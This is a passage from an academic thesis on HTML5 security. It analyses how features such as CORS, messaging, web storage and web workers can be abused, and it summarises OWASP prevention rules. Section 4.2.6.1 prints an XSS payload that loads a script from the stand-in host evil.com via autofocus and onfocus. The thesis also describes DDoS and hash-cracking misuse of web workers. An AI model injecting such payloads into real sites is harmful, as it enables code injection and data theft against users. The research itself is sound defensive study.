request always sent by browser. The basic demonstration has been shown in Figure 13.

Figure 13: Server-sent events for sending sensitive data

2. **SSE with CORS:** Firefox and Google Chrome implement CORS feature with server-sent events, therefore attacker can create custom payload for the browsers that support CORS. Then, attacker can use SSE API for sending cross-origin requests and receive another payload which subsequently leads to executing it for performing another attack. The demonstration has been shown in Figure 14.

Figure 14: Server-sent events with CORS

4.2.3 Cross-document Messaging

4.2.3.1 Working Principle

This feature enables communication between documents from different origins in the same browser's window. For example: when domainA.com contains an iframe that loads content from doaminB.com, they can communicate using cross-document messaging API in such a way that prevents cross-site scripting attack [46]. Basic working principle shown in Figure 15:




Figure 15: Cross-document messaging

4.2.3.2 Analysis

According to (WHATWG, 2016, Section 9.4.2.1) [13] origin attribute should be checked to ensure that messages are only accepted from domains that they expect to receive messages from. Otherwise, this feature could be exploited by hostile sites. The specification has introduced three mechanisms to prevent cross-scripting attack:

1. Origin validation: by checking origin of sender domain, receiver can prevent cross-site scripting attack.
2. Data validation: message receiver can validate the data before processing it, this prevents hostile entities to send malicious messages.

3. Authors should not use (*) wildcard keyword for **targetOrigin** when sending confidential messages because in case that malicious code exist in this context, it can read the message.

Implementing above points prevent cross-site scripting attack if exists in that context, however, in case of poor origin and data validation, a malicious script can abuse this feature.

4.2.3.3 Attacking Scenarios

As described also in analysis section above, cross-document messaging is secure if all security considerations implemented correctly. For example: considering an attacker that inject malicious code into domainA.com and when the same malicious code is trying to send messages to domainB.com, the origin will be same as scripts from domainA.com. But, the data that malicious code sends can be validated by domainB.com before processing. However, if one of these security considerations ignored, cross-site scripting attack becomes possible in that situation.

Having said that malicious code can track messages between domainA.com and domainB.com if it exists in one of them. For example: if domainA.com compromised, attacker can sniff all messages that sent to or received by domainA.com; messages that sent from domainA.com can be tracked from the original place and messages that received by domainA.com can be tracked by adding additional listener function or using prototype approach that allows programmer to change original object. The demonstration has been shown in Figure 16.




Figure 16: Malicious code sniffing cross-document message traffic

4.2.4 Web Storage

4.2.4.1 Working Principle

This feature introduces two mechanisms (session storage and local storage) for saving name-value pairs on the client side similar to HTTP session cookies. The first mechanism (session storage) allows each page to use same name-value pairs without affecting each other, while the second mechanism (local storage) shares name-value pairs for each page from that origin [18].

4.2.4.2 Analysis

The specification in (WHATWG, 2016, Section 11.3-11.5) [47] [48] provides detailed explanations of some important points that should be considered by user agents and authors when implementing this feature. For example: disk space, privacy, and security. The security section provides two different attacking scenarios that are DNS spoofing and cross directory attacks that can take advantage of this feature. Additionally, if the website is vulnerable to XSS attack, a malicious code can access both (session storage and locale storage) and send them to attack's remote site. However, because injected malicious codes have the same origin, it is able to manipulate web storage data.

4.2.4.3 Attacking Scenarios

This feature considers secure if implemented according to specification and the web application does not have any XSS vulnerabilities. User agents and web developers should consider implementation risks of this feature that described in [48], out of this scope, if web storage is not used for storing confidential data, there will be no risk with this feature because even if stored data theft by attacker, the risk depends of the sensitivity of the information.

4.2.5 Client Identification

4.2.5.1 Working Principle

The specification provides some attributes that can be used from script for collecting information about the client. For example: browser name, browser version, platform, language preference, and user agent string [49]. The APIs for this feature has been shown below:

```
window.navigator.appCodeName // Returns the string "Mozilla"
window.navigator.appName // Browser name
window.navigator.appVersion  // Browser version.
window.navigator.platform // Platform of which the browser running.
window.navigator.product //Returns the string "Gecko".
window.navigator.productSub //Returns either the string "20030107", or "20100101".
window.navigator.userAgent // Returns the complete `User-Agent` header.
window.navigator.vendor //Returns string "Apple Computer, Inc.", or "Google Inc.".
window.navigator.vendorSub // Returns the empty string.
```

4.2.5.2 Analysis

Client identification originally created for web developers to help them writing compatible programs according to different browsers and platforms. However, this feature can be abused for client identification and user tracking, as also mentioned in the specification, because different users might use different platforms and browsers. Then, profiling this information can be used for user identification. For this reason, the specification provides clear warning message about this privacy issue and encourages user agent implementer to ask user for permission when a site requested access to this information. However, experimental results show that none of (Firefox, Google Chrome, Opera, and Internet Explorer) are asking for any permission when any website access this information.

The following code used for proofing the concept:

```
<script>
var client_info = "Browser name: " + window.navigator.appName;
client_info += "\nBrowser Version: " + window.navigator.appVersion;
client_info += "\nPlatform: " + window.navigator.platform;
client_info += "\nUser-Agent: " + window.navigator.userAgent;
client_info += "\nLanguage: " + window.navigator.language;
client_info += "\nVendor: " + window.navigator.vendor;
alert(client_info);
 </script>
```

4.2.6 HTML5 Semantics and Other Relevance Feature

4.2.6.1 New HTML5 Elements and Attributes for XSS Attack

There are new elements and attributes that introduce with HTML5 specification that can be used for creating new XSS attack vectors and bypassing old or weak filters. For example: a filter might be based on blacklisted elements and attributes for input validation, then attacker can use new HTML5 elements and attributes for injecting malicious code. Usually, event handler attributes are critical for XSS attack because they are allowed to execute JavaScript code when the event invoked.

As described earlier, malicious JavaScript that inject to event handler content attributes require the event to happen, otherwise the code will not execute. For solving this issue, HTML5 has introduced a significant attribute called **autofocus** that automatically focuses on the form control attributes after the page loaded, such as: "button, input, select, textarea" [50]. Now, attacker can add **onfocus** listener attribute to make the event happen and execute injected code. The proof of this concept has been shown below:

```
<input onfocus="alert('XSS Attack!')" autofocus>
```

In real attacking scenario, a malicious JavaScript code will be more complex than above example. Usually, attacker is trying to include more malicious code by including malicious file, for example if attacker is able to execute the following code:

```
<input onfocus="eval('var script = document.createElement(\'script\');script.src = \'http://evil.com/evilcode.js\';document.getElementsByTagName(\'head\')[0].append Child(script);')" autofocus>
```

This code appending script element to head element, its equivalent to:

```
<script src=http//evil.com/evilcode.js></script>
```

Other new event handler attributes can be used similar to above concept. Attacker can use different combinations of new elements with different event handler attributes to create different XSS vectors.

4.2.6.2 Web Worker for Long-running Malicious Scripts

Web worker is a new feature of HTML5 that allows long-running JavaScript code in the background without any interruption such as responding to user clicks or any other user interactions [20]. Regarding its advantages for web usability, attacker can abuse this feature. For example:

1. **DDoS Attack:** one potential use of Web worker is performing DDoS attack because **XMLHttpRequest** object allowed to be used with Web worker**.**
2. **Abusing client resource for computation**: another possible scenario is using Web worker for computational purposes like cracking hashes. A malicious website can dynamically create different algorithm inside Web worker files, then each instance will execute within user's browser.
3. **Abusing Traffic:** attacker can use Web worker for transferring large files between servers. This can be used in combination with **XMLHttpRequest** object and CORS feature. In this scenario, attacker uses client traffic to download such files from server and save it in a local storage, then it can read the file from a local storage and upload it to another server.

4.3 Prevention Mechanisms

4.3.1 Introduction

There are several prevention mechanisms that can be used for preventing particular attack with different scope of implementations. For example: cross-site scripting attack can be prevented from server-side and client-side, the same concept is also correct for other attacking patterns such as CSRF attack and Clickjacking attack. Furthermore, because dynamic web applications are different in terms of interface, running environment, server-side programming, and client-side programming, then a particular prevention mechanism for server side will be good for some web applications and might not be applicable for other web applications. For this reason, different prevention mechanisms have been developed to prevent all possible attacking scenarios that provided in section 4.2.

Vulnerabilities in server-side and client-side programming are main causes for most attacks. For example: both persistent and non-persistent XSS attacks are result of vulnerabilities in server-side programming, while DOM based on XSS attack is result of vulnerability in client-side programming. Considering that prevention mechanisms implement in such web applications and that no vulnerability exists, we cannot argue that user is not facing any attack because there are some attacking scenarios that occur out of this scope like man-in-the-middle attacks, abusing cache mechanisms when server compromised, bypassing access control of intranet sites, network scanning. For this reason, the prevention mechanism that provided in this section only includes Web Application and User Agent because prevention mechanisms that include network security, operating system security, and web server security are not in the scope of this thesis.

4.3.1.1 Scope of Prevention Mechanisms

Securing web application requires two prevention mechanisms:

1. Prevention mechanism for server-side programming to fix code injection vulnerabilities, cross-site request forgery, and related attacking patterns.
2. Prevention mechanisms for client-side programming: this includes security considerations for new HTML5 features and JavaScript programming.

4.3.1.2 User Agent Consideration

Regarding server-side and client-side implementations, User Agent also requires implementing these prevention standards:

1. **HTML5 security considerations:** security considerations that described in current HTML living standard by WHATWG.
2. **Cross-Origin Resource Sharing (CORS):** when browser sends cross-origin request, it should include origin field in the request header and apply other policies that described in CORS API specification.

4.3.2 Cross-site Scripting Attack

4.3.2.1 Server-side Prevention Mechanism

1. **Data Validation:** the rules of data validation vary according to different web applications. For example: numeric data can be validated using simple regular expression patterns such as "[0-9] {min,max}"[53], however when HTML is allowed to be part of dynamic content, data validation will be more difficult because there might be infinite set of HTML patterns that cannot be validated.
2. **Data Sanitization:** Removing unwanted characters and patterns from input data is second rule after data validation. Even if data validated, data sanitization ensures that only allowed characters and patterns inserted to database. This rule also lacks when user data contains HTML, including JavaScript and CSS.
3. **Escaping and Encoding Output:** This is the most critical rule for preventing XSS attacks (persistent and non-persistent) from server-side when the data is untrusted and contains HTML code. Providing self-developed rules here is not adequate because any mistake leads to bypassing malicious code. For this reason, it's recommended to implement verified (XSS Prevention rules) that provided by OWASP [51].

Data Type	Context	Code Sample	Defense
String	HTML Body	UNTRUSTED DATA	• HTML Entity Encoding
String	Safe HTML Attributes	<input type="text" name="fname" value="UNTRUSTED DATA">	• Aggressive HTML Entity Encoding • Only place untrusted data into a whitelist of safe attributes (listed below). • Strictly validate unsafe attributes such as background, id and name.
String	GET Parameter	clickme	• URL Encoding
String	Untrusted URL in a SRC or HREF attribute	clickme <iframe src="UNTRUSTED URL" />	• Canonicalize input • URL Validation • Safe URL verification • Whitelist http and https URL's only (Avoid the JavaScript Protocol to Open a new Window) • Attribute encoder
String	CSS Value	Selection	• Strict structural validation • CSS Hex encoding • Good design of CSS Features
String	JavaScript Variable	<script>var currentValue='UNTRUSTED DATA';</script> <script>someFunction('UNTRUSTED DATA');</script>	• Ensure JavaScript variables are quoted • JavaScript Hex Encoding • JavaScript Unicode Encoding • Avoid backslash encoding (\" or \' or \\)
HTML	HTML Body	UNTRUSTED HTML	• HTML Validation (JSoup, AntiSamy, HTML Sanitizer)
String	DOM XSS	<script>document.write("UNTRUSTED INPUT: " + document.location.hash);<script/>	• DOM based XSS Prevention Cheat Sheet

Figure 17: Summary of OWASP XSS Prevention Rules

Encoding Type	Encoding Mechanism
HTML Entity Encoding	Convert & to & Convert < to < Convert > to > Convert " to " Convert ' to ' Convert / to /
HTML Attribute Encoding	Except for alphanumeric characters, escape all characters with the HTML Entity &#xHH; format, including spaces. (HH = Hex Value)
URL Encoding	Standard percent encoding, see: http://www.w3schools.com/tags/ref_urlencode.asp. URL encoding should only be used to encode parameter values, not the entire URL or path fragments of a URL.
JavaScript Encoding	Except for alphanumeric characters, escape all characters with the \uXXXX unicode escaping format (X = Integer).
CSS Hex Encoding	CSS escaping supports \XX and \XXXXXX. Using a two character escape can cause problems if the next character continues the escape sequence. There are two solutions (a) Add a space after the CSS escape (will be ignored by the CSS parser) (b) use the full amount of CSS escaping possible by zero padding the value.

Figure 18: Summary of OWASP Output encoding rules

4.3.2.2 Client-side Prevention Mechanism

This section includes prevention rules for DOM based XSS attack only.

1. **Avoiding JavaScript for outputting data:** the safest approach for preventing DOM based XSS is avoiding JavaScript for outputting user-input data if applicable and in cases that JavaScript used for communication between web applications and the data required to be printed. The second rule below should be applied.
2. **Escaping and encoding output:** printing input-data at client-side requires encoding and escaping because inline JavaScript can be injected to HTML tags using event handler attributes. Encoding and Escaping data requires extra care because JavaScript supports international characters in variables and constructs. Then there might be more complex contexts that are difficult to prevent DOM based XSS attack. For this reason, self-developed encoding and escaping library

is not adequate, it's recommended to use (DOM based XSS prevention) rules that verified by OWASP, 2016. Summary of these rules is shown in Figure 19:

RULE #1 - HTML Escape then JavaScript Escape Before Inserting Untrusted Data into HTML Subcontext within the Execution Context

RULE #2 - JavaScript Escape Before Inserting Untrusted Data into HTML Attribute Subcontext within the Execution Context

RULE #3 - Be Careful when Inserting Untrusted Data into the Event Handler and JavaScript code Subcontexts within an Execution Context

RULE #4 - JavaScript Escape Before Inserting Untrusted Data into the CSS Attribute Subcontext within the Execution Context

RULE #5 - URL Escape then JavaScript Escape Before Inserting Untrusted Data into URL Attribute Subcontext within the Execution Context

RULE #6 - Populate the DOM using safe JavaScript functions or properties

Figure 19: Summary of OWASP Client-side DOM based XSS Prevention rules

3. **Securing cross-origin communication:** accepting messages only from white-listed origins, validating receive data even from trusted origin, escaping and encoding data before output as explained in rule 2 above.

4.3.3 Cross-Site Request Forgery (CSRF)

There are two cases for CSRF attack, for example considering domainX.com:

- Case1: when attacker sending forged requests outside of domainX.com.
- Case2: when attacker inject malicious code into domainX.com and send forged request from that code.

For case 2 above, domainX.com should first apply prevention mechanisms for XSS attack before implementing prevention mechanisms for CSRF attack.

4.3.4 Clickjacking

There are two scenarios for preventing Clickjacking attack:

1- **When attack happens in the context of trusted side:** domainX.com embedded tomainY.com in iframe, then domainY.com might perform Clickjacking attack in that context.

2- **When attack happens in the context of attacker's site**: domainY.com embedded domainX.com in iframe; domainX.com must not allow that because domainY.com uses domainX.com for tricking user for performing Clickjacking attack.

4.3.4.1 When Attack Occurs in the Context of Trusted Site

The main prevention mechanism for this case is to add **sandbox** attribute for each iframe to prevent nested content from any malicious actions, because when sandbox attribute specified, it tells browser to apply a set of restrictions according to **sandbox** values [43]. Syntax and restriction of sandbox are shown in Table 7:

Table 13: sandbox syntax and restrictions

Sandbox values	**Syntax and description**
allow-forms	Allow form submissions
allow-popups	Allow opening popup windows.
allow-pointer-lock	Allow access to pointer movement and pointer lock.
allow-same-origin	Allow access to DOM objects when the iframe loaded form same origin
allow-scripts	Allow executing scripts inside iframe
allow-top-navigation	Allow navigation to top level window
Syntax	• <iframe sandbox src="URI"></iframe>: applying all sandbox restrictions. • <iframe sandbox=" allow-forms allow-scripts" src="URI"></iframe>: allow forms and scripts, and restrict others.

4.3.4.2 When Attack Occurs in the Context of Attacker's Site

The prevention mechanism at this case called frame busting technique that prevents the site to be hosted in iframe [52]. The technique is based on JavaScript code because currently there is no method at server-side to detect whether the site is loaded from iframe or not.

Currently, these techniques are available for preventing iframe attack. Table 8 shows each mechanism and fail cases:

Table 14: Clickjacking Prevention Mechanisms

Technique	Example	Fail cases

Using JavaScript	if(top != self) {
	top.onbeforeunload = function() {};
	top.location.replace(self.location.href);
	window.open(location.href, '_top');
	setTimeout(arguments.callee, 0);
	top.location.href = self.location.href;
	}
		Attacker can use sandbox that disables JavaScript: <iframe sandbox src="URI"></iframe>

Frame-options header field	Frame-Options: **DENY | SAMEORIGIN | ALLOW-FROM**	When user using old version of browser that not implemented this policy. When web proxy removes this header field.

Using JavaScript with CSS	**<style** id="framebusting">
	body{display:none !important;}
	</style>
	<script>
	if (self === top) {
	var style =
	document.getElementById("framebusting");
	framebusting.parentNode.removeChild(framebusting);
	}else{
	top.location = self.location;
	} **</script>**
		No fail case because even when JavaScript part not worked, the CSS property (display:none) hides body element of the page then the page will not be displayed.

CHAPTER 5

RESULTS AND CONCLUSIONS

5.1 Results

5.1.1 Strength of HTML5 Against Known Attacking Patterns

The results that have been presented in this section are based on security analysis in (section 4.1). For three attacking patterns: Cross-site scripting, cross-site request forgery and clickjacking that originally performed for answering this question: "does HTML5 security prevents known attacking patterns that worked on HTML4?". Table 9 shows the summary of the results:

Table 15: Strength of HTML5 against known attacking patterns

Known attacking patterns	Results and Explanation
Cross-Site Scripting	Because this attack is result of code injection attack at server-side, there is no difference between HTML5 and HTML4 when the malicious code injected because browser executes all scripts that loaded from same origin according to same-origin policy.
Cross-Site Request Forgery	Because HTML is client-side language, and CSRF attack targets the server-side, there is no difference between HTML5 and HTML4 against this attack.
Clickjacking	HTML5 introduced **sandbox** attribute that can be used for applying several restrictions on iframe to prevent Clickjacking attack. This can be considered as new mechanism for preventing clickjacking, at same time, **sandbox** attribute helps attacker to host trusted site in iframe because sandbox disables all frame busting techniques that based on JavaScript.

5.1.1.1 Evaluation of Results

Results shown in Table 9 are limited to the scope of the question because strength of HTML can be determined at client-side not server-side. In addition, each attack has different properties. It is not logical to estimate final result as a short answer of the question. For example: answering with yes or no are not correct answers.

The results and explanations are also correct when Content Security Policy is not implemented, because this policy prevents cross-site scripting attacks and other malicious actions in this situation. The reason behind this is to test HTML5 under the same condition comparing with previous versions.

There is also another question posed: "does HTML5 reduces techniques that can be used for known attacking patterns?" that is not considered in the explanation of the results because it is answered with more details in the next section. Regarding the aforementioned points, the results are based on facts and Proof-Of-Concept for each test using scenarios similar to real world.

5.1.2 Security Issues of HTML5

Results in this section represent the main outcome of this research that has been shown and that determine security issues of HTML5 and how each issue can be abused. In addition to findings that has been obtained during security analysis for answering this question: does HTML5 provide new techniques for creating new attack vectors? For better presentation, results classified in two tables:

1. Table 10 for showing determined security issue of HTML5.
2. Table 11 for showing possible attacking patterns for each HTML5 feature.

1- Security Issues:

Table 16: Security issues of HTML5

Features	Issues
Cross-Origin Resource Sharing (CORS)	• User Interaction: user not asked when browser sends cross-origin requests. • Simple cross-origin request always sent without asking server whether implemented CORS or not, and the response always delivered to browser, this issue can be used for abusing traffic and sending forged requests. • Allow all (*) wildcard helps attacker to bypass access control in such scenarios and perform malicious actions on behalf of user. • Origin field in the request header is new that not introduced in most web proxies, web servers, and other related tools. Also, when access control is only based on origin value, attacker can send spoofed header to bypass access control.
Server-Sent Events	CORS issues.
Cross-Document Messaging	No security issue found if implemented correctly.
Web Storage	User is not involved when data stored in web storage and how accessed.
HTML5 Semantics	• New elements and attributes leads to bypassing current filter that not based on white-list approach. • Elements that support loading resources can be used for sending cross-origin requests. • New event handler attributes can be used for executing malicious code when XSS flaw exists.

Table 17: Security issues of HTML5(Cont.)

Client Identification	Not asking user for permission, this leads to privacy issue that allows all websites to track and create profile for user.
Web Worker	• Using Web Worker with other feature leads to abusing computing resources of user, and network traffic because when browser running long-time scripts not asking user for any permission.

2- Attacking Patterns:

Table 18: HTML5 features and Attacking patterns

Attacks	Features
Abusing Computer resource (hash cracking)	Web Worker and CORS
Abusing Traffic (transferring file using user's browser and traffic)	Web Worker, CORS, Web storage
Attacking on behalf of user	CORS (XMLHttpRequest object)
Cache poisoning	Offline Web Application, Web Sockets
Clickjacking	HTML5 sandbox policy
CSRF Attack	CORS (XMLHttpRequest object, EventSource interface), Elements (<audio>, <video>, <embed>)
DDoS Attack and Web based Botnet	CORS (XMLHttpRequest object)

Table 19: HTML5 features and Attacking patterns(Cont.)

Disclosure of Confidential Data	Web Storage, Client Identification, Offline Web Application
Information Theft (bypassing HTTPS protection)	CORS (XMLHttpRequest object), Server Sent Events, Web Socket
Network Scanning	CORS (XMLHttpRequest object), Web Socket
User Profiling	Client Identification
New XSS vectors	New elements and attributes.

5.1.2.1 Discussion of Results:

The results show that new HTML5 elements, attributes, and features can be abused for different attacking patterns, especially Cross-Origin Resource Sharing (CORS) that allows scripts to send cross-origin requests without asking user for permission. Approximately, all new attacking patterns such as (Network scanning, Real-time user tracking, Remote shell, attacking on behalf of user) depend on CORS feature that introduced with HTML5.

Based on tabulated results, it can be said that HTML5 provides new mechanisms for performing CSRF attacks and stealing information because when attacker uses XMLHttpRequest object for sending forged request, the response can be accessed. Also, this is a new vector because in previous versions of HTML, scripts are not allowed to send cross-origin requests, instead attacker use allowed embedding such as image for sending cross-origin requests without any access to the response. The same principle can be used for other attacks that aim to send cross-origin requests for any purposes. For instance: now attacker can send large data using POST method instead of GET method because POST method supports sending large data to server and XMLHttpRequest object to support both request methods. Similarly, when attacker uses Web worker, it can transfer

large file between two severs without any user knowledge; this attack depends on Web Storage, CORS, and Web Worker.

Regarding the mentioned security issues and new attacking patterns, W3C Web Application Security working group developed (Content Security Policy) that prevents web application from all known XSS attacks at client-side. Considering this policy if implemented properly, all attacks that are based on XSS will be reduced. Then, from this point of view, HTML5 security will be enhanced in the feature based on Content Security Policy.

5.2 Conclusions

This thesis has analyzed new elements, attributes, and features of HTML5 that currently listed under HTML specification by WHATWG except CORS which is W3C specification. In this analysis, the main aim was to find security issues and how they can be abused by attacker for creating new attacking patterns in the situation of dynamic site, and the second aim was to provide possible prevention mechanisms.

The result of the security analysis has shown that there are security issues of new elements, attributes, and features of HTML5 especially new features that support connectivity such as XMLHttpRequest, Server-Sent Events, and Web Sockets. These features can be abused by attacker when sending Cross-Origin requests if they are supported by browser. Since browsers do not ask to users for any permission when sending requests to different origin in the background, this leads to provide more powers to threats that are based on cross-site scripting attacks, and also introduced new attack vectors such as network scanning, web based botnet, new pattern of DDoS attack, and attack on behalf of user (identity hiding). Other features that are related to increasing client-side resources such as Offline Web application, Web Storages, and Web workers provide new opportunities for attackers to target these areas. For instance, the findings have shown that attacker can use user's computer for hash cracking and other malicious activities by using Web worker that allow long-running scripts in the background without user permission. Finally, new semantic features such as new elements and attributes can

be used for bypassing some input filters as new vectors for cross-site scripting attacks and new elements that support cross-origin embedding such as audio and video can be abused for sending forged requests.

The study of prevention mechanisms has also shown that there are no straightforward prevention mechanisms for mitigating all possible attacks because some attacks cannot be categorized into single domain due to the fact that Web depends on client-server model using different technologies. However, analyzing current available prevention mechanisms have shown that the traditional methods such as securing client-side and server-side programming languages have changed to a new model that depends on the browser of the user which server transfers a policy through HTTP header field and browser enforces it. This principle described in Content Security Policy indicates that user can mitigate all known attacking patterns of cross-site scripting. In addition, the policy also provides ability to report policy violations that can be used for determining malicious codes. This indicates that traditional prevention mechanisms might change and improve the security in the future by adding additional layers of protection at client-side.

REFERENCES

[1] WHATWG (2 August 2016) A quick introduction to HTML [Online]. Available From: https://html.spec.whatwg.org/multipage/introduction.html#introduction

[2] Paul Anderson (2007) what is Web 2.0? Ideas, technologies and implications for education [Online]. JISC Technology and Standards Watch. Available From: http://www.webarchive.org.uk/wayback/archive/20140615231729/http://www.jisc.ac.uk/media/documents/techwatch/tsw0701b.pdf

[3] Philippe De Ryck, Lieven Desmet, Pieter Philippaerts, and Frank Piessens (2011) A Security Analysis of Next Generation Web Standards [Online] European Network and Information Security Agency (ENISA). Available from: https://lirias.kuleuven.be/bitstream/123456789/317385/1/ng-web

[4] Stefan Kimak, Dr. Jeremy Ellman, and Dr. Christopher Laing (2012) an Investigation into Possible Attacks on HTML5 IndexedDB and their Prevention [Online]. Available: http://www.cms.livjm.ac.uk/pgnet2012/Proceedings/Papers/1569607913.pdf

[5] Michael Schmidt (2011) HTML5 web security, [Online]. Available from: http://media.hacking-lab.com/hlnews/HTML5_Web_Security_v1.0.pdf

[6] Task Force (IETF). Available From: http://www.ietf.org/rfc/rfc2616.txt

[7] W3C, what is HyperText [Online]. Available From: https://www.w3.org/WhatIs.html

[8] W3C, User Agent https://www.w3.org/TR/UAAG20/

[9] WHATWG (2016) HTML Living Standard [Online] Available From: https://html.spec.whatwg.org/#introduction

[10] WHATWG (2016) HTML Living Standard [Online]. Available From: https://html.spec.whatwg.org/multipage/

[11] Server-sent events WHATWG, 2016, Section 9.2 https://html.spec.whatwg.org/multipage/comms.html#server-sent-events

[12] Web sockets WHATWG, 2016, Section 9.3 https://html.spec.whatwg.org/multipage/comms.html#network

[13] Cross-document messaging WHATWG, messaging Section 9.4 https://html.spec.whatwg.org/multipage/comms.html#web-messaging

[14] Channel messaging WHATWG, 2016 Section 9.5 https://html.spec.whatwg.org/multipage/comms.html#channel-messaging

[15] Audio element, WHATWG, 2016 Section 4.8.10 https://html.spec.whatwg.org/multipage/embedded-content.html#the-audio-element

[16] Video element, WHATWG, 2016 Section 4.8.9 https://html.spec.whatwg.org/multipage/embedded-content.html#the-video-element

[17] Offline Web applications, WHATWG 2016, Section 7.9 https://html.spec.whatwg.org/multipage/browsers.html#offline

[18] Web storage WHATWG, 2016 Section 11 https://html.spec.whatwg.org/multipage/webstorage.html#webstorage

[19] Mozilla Developer Network (2013) HTML5 [Online]. Available From: https://developer.mozilla.org/en-US/docs/Web/Guide/HTML/HTML5

[20] Web workers WHATWG, 2016 Section 10 https://html.spec.whatwg.org/multipage/workers.html#workers

[21] W3C (2014) Cross-Origin Resource Sharing [Online]. Available from: https://www.w3.org/TR/cors/

[22] XMLHttpRequest, Mozilla Developer Network (2013) https://developer.mozilla.org/en-US/docs/Web/API/XMLHttpRequest

[23] W3C, Geolocation API, 11 July 2014 https://dev.w3.org/geo/api/spec-source.html

[24] W3C, Media capture and streams, May 19 2016 https://www.w3.org/TR/mediacapture-streams

[25] W3C, File API, 21 April 2016 https://www.w3.org/TR/FileAPI/

[26] Mozilla (2016) JavaScript Introduction [Online]. Available from: https://developer.mozilla.org/en-US/docs/Web/JavaScript/Guide/Introduction

[27] Mozilla (2015) JavaScript technologies overview [Online]. Available from: https://developer.mozilla.org/en-US/docs/Web/JavaScript/JavaScript_technologies_overview

[28] W3C (2004) what is the Document Object Model? [Online]. Available from: https://www.w3.org/TR/2004/REC-DOM-Level-3-Core-20040407/introduction.html

[29] W3C (2005) Document Object Model (DOM) [Online]. Available from: https://www.w3.org/DOM/#what

[30] Mozilla (2013) Using the W3C DOM Level 1 Core [Online]. Available from: https://developer.mozilla.org/en-US/docs/Web/API/Document_object_model/Using_the_W3C_DOM_Level_1_Core

[31] Mozilla (2013) DOM Content Tree [Online Image]. Available from: https://mdn.mozillademos.org/files/807/Using_the_W3C_DOM_Level_1_Core-doctree.jpg

[32] Mozilla (2016) XMLHttpRequest [Online]. Available from: https://developer.mozilla.org/en-US/docs/Web/API/XMLHttpRequest

[33] Mozilla (2016) What's AJAX? [Online]. Available from: https://developer.mozilla.org/en-US/docs/AJAX/Getting_Started

[34] WHATWG (2016) XMLHttpRequest [Online]. Available from: https://xhr.spec.whatwg.org/#interface-xmlhttprequest

[35] W3C (2014) XMLHttpRequest [Online]. Available from: https://www.w3.org/TR/XMLHttpRequest/

[36] Alan Grosskurth and Michael W. Godfrey, A Reference Architecture for Web Browsers, p.2, 2006 [Online]. Available from: http://grosskurth.ca/papers/browser-refarch.pdf

[37] Alan Grosskurth and Michael W. Godfrey (2006) Reference architecture for web browsers [Online image]. Available from: http://grosskurth.ca/papers/browser-refarch.pdf

[38] The PHP Group, $_GET [Online]. Available from: http://php.net/manual/en/reserved.variables.get.php

[39] OWASP, SQL Injection 2016, https://www.owasp.org/index.php/SQL_Injection

[40] OWASP (2015) Clickjacking [Online]. Available From: https://www.owasp.org/index.php/Clickjacking

[41] Mozilla (2016) HTTP access control (CORS) [Online]. Available from: https://developer.mozilla.org/en-US/docs/Web/HTTP/Access_control_CORS

[42] OWASP (2013) Clickjacking Defense Cheat Sheet [Online]. Available from: https://www.owasp.org/index.php/Clickjacking_Defense_Cheat_Sheet

[43] WHATWG, 2015 Section 4.8.5 Iframe element https://html.spec.whatwg.org/multipage/embedded-content.html#the-iframe-element

[44] Lavakumar Kuppan. What is Shell of the Future? [Online] Attack and Defense Labs. Available from: http://www.andlabs.org/tools/sotf/sotf.html

[45] WHATWG (2016) 9.2 Server-sent events [Online]. Available from: https://html.spec.whatwg.org/multipage/comms.html#server-sent-events

[46] WHATWG (2016) 9.4 Cross-document messaging [Online]. Available from: https://html.spec.whatwg.org/multipage/comms.html#web-messaging

[47] WHATWG (2016) 11.3 Disk space https://html.spec.whatwg.org/multipage/webstorage.html#disk-space-2

[48] WHATWG (2016) 11.5 Secutiyu https://html.spec.whatwg.org/multipage/webstorage.html#security-storage

[49] WHATWG (2016) Client identification, Section 8.7 [Online]. Available from: https://html.spec.whatwg.org/multipage/webappapis.html#client-identification

[50] OWASP (2016) Cross-site Scripting (XSS) [Online]. Available from: https://www.owasp.org/index.php/XSS#Stored_and_Reflected_XSS_Attacks

[51] OWASP (2016) XSS (Cross Site Scripting) Prevention Cheat Sheet [Online]. Available From: https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

[52] Gustav Rydstedt, Elie Bursztein, Dan Boneh, and Collin Jackson (2010) Busting Frame Busting: a Study of Clickjacking Vulnerabilities on Popular Sites [Online] Available from: http://seclab.stanford.edu/websec/framebusting/framebust.pdf

[53] Jan Goyvaerts (2016) Matching Numeric Ranges with a Regular Expression [Online] Available From: http://www.regular-expressions.info/numericranges.html

[54] W3C (2012) Global attributes [Online]. Available From: https://www.w3.org/TR/html-markup/global-attributes.html

APPENDIX

CURRICULUM VITAE

PERSONAL INFORMATION:

Surname, Name: AHMED, Saadallah Darwesh

Nationality: Iraqi

